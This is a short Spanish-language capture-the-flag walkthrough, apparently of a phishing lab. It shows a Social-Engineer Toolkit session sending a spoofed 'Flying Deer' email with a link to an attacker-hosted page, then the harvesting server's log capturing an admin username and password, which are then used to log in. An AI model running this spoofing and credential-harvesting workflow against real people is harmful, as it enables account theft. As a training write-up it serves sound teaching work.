
set:phishing>2
set:phishing> From address (ex: moo@example.com):updates@flyingdeer.thm
set:phishing> The FROM NAME the user will see:Flying Deer
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):10.64.138.83
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes|no]:no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:Shipping Schedule Changes
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:prueba de phising http://10.64.78.11
0:8000
Next line of the body: END
[*] SET has finished sending the emails

Press <return> to continue
```


al finalizar con setoolkit nos dirigimos a nuestra terminal donde se ejecuta el script.py y esperamos hasta que captura unas credenciales

```
root@ip-10-64-78-110:~/Rooms/AoC2025/Day02# ./server.py
Starting server on http://0.0.0.0:8000
10.64.78.110 - - [02/Dec/2025 23:16:24] "GET / HTTP/1.1" 200 -
10.64.78.110 - - [02/Dec/2025 23:16:26] "GET /favicon.ico HTTP/1.1" 404 -
10.64.78.110 - - [02/Dec/2025 23:20:43] "GET / HTTP/1.1" 200 -
10.64.138.83 - - [02/Dec/2025 23:36:02] "GET / HTTP/1.1" 200 -
[2025-12-02 23:36:02] Captured -> username: admin password: unranked-wisdom-anthem
from: 10.64.138.83
10.64.138.83 - - [02/Dec/2025 23:36:02] "POST /submit HTTP/1.1" 303 -
10.64.138.83 - - [02/Dec/2025 23:36:02] "GET / HTTP/1.1" 200 -
```


navegamos a la pagina de fabrica y accedemos con las credenciales



logramos acceder



leemos el correo de las unidades



y vemos que nuestro correo llega

